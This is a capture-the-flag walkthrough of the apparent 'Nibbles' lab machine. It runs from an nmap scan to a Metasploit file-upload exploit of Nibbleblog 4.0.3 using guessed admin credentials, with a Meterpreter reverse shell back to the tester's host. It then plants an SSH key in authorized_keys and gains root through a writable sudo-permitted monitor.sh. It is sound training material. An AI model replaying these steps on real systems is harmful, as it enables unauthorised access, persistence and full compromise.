


# Information Gathering

## 1) Found open ports


```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap -sV 10.10.10.75 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-11 18:26 IST
Nmap scan report for 10.10.10.75
Host is up (0.28s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.10 seconds
```

## 2) Checked the web page




## 3) Found a directory in comments






It runs nibbleblog




4) Fuzzed pages



# Vulnerability Assessment

1) There is a file upload vulnerability in nibbles blog



Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)

EDB-ID:  
38489

CVE:  
2015-6967



Author:  
METASPLOIT


Type:  
REMOTE



Platform:  
PHP

Date:  
2015-10-19

EDB Verified: ✓

Exploit:  / 

Vulnerable App: 



## Exploitation

1) Exploited it with a guessed credentials

```
msf6 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  nibbles         yes       The password to authenticate with
  Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    10.10.10.75     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     80              yes       The target port (TCP)
  SSL       false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /nibbleblog     yes       The base path to the web application
  USERNAME  admin           yes       The username to authenticate with
  VHOST     no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.14.14     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Nibbleblog 4.0.3

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/nibbleblog_file_upload) > run


[*] Started reverse TCP handler on 10.10.14.14:4444
[*] Sending stage (39927 bytes) to 10.10.10.75
[*] Deleted image.php
[*] Meterpreter session 1 opened (10.10.14.14:4444 -> 10.10.10.75:38174) at 2024-03-11 19:14:04 +0530
```

2) Connected with ssh

```

meterpreter > shell
Process 2209 created.
Channel 0 created.
ls
db.xml
cd ~
/bin/sh: 2: cd: can't cd to ~
ls
db.xml
whoami
nibbler
cd /home
ls
nibbler
cd nibbler
ls
personal.zip
user.txt
mkdir .ssh
cd .ssh
ls
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC/uoM5dw7gYwAM6UOVG4MU2rRoNg9CmzMt00LnJ7046+8KXvRpA7JT4uK56Y9Fm/s5ma6W9armFtgeVn0QXYxtV3QnFw96HK4TNz2ZDNmQdbYfDl
3dAxzBSMVYXNJQhFmsM2uN+j+iq7044zD/XqLn4SnenD=0Z0/ak38SuegR4w94pvHa2icK+wAXDMg+qLoVqv0GTmK4YqYsf3Sv3Y+INY1M9KkA38HjmQ3/+QHAuyh9ymV0/5ZnLF3P97/X+GG7SpzcofGCvje
3FELsQ0YdeNBg3Ecr3j5sa+9NZXzhH2VuRFuHrfqLsUnUkLNUM10gyAEmpXJIDiHTE7MSy/e2qG3/6woY2C3zXPYH++I1zi/cGYrAyZX6BbHHfn+agyCgNTPH0DZffS1K0oi+PA40BjdtLeFBtpq8gA4YxC
oPLXiTLHf26fNu0zsN/ZvRbAwRAa06z3q9IhuHxtB9kp90+KuW1Bj5j7u+Q03rtACunSCwzG1eo6mFukYxuxXBwG0= vigneswar@VigneswarPC" > authorized_keys
ls
authorized_keys

```



## Privilege Escalation

1) Found a script with sudo permission

```

nibbler@Nibbles:~$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh

```

We have write permission on the directory

2) Exploited it to get root shell

```

nibbler@Nibbles:~/personal/stuff$ cat monitor.sh
#!/bin/bash
/bin/bash -p
nibbler@Nibbles:~/personal/stuff$ chmod +x ./monitor.sh
nibbler@Nibbles:~/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
root@Nibbles:~/personal/stuff# whoami
root
root@Nibbles:~/personal/stuff# |

```

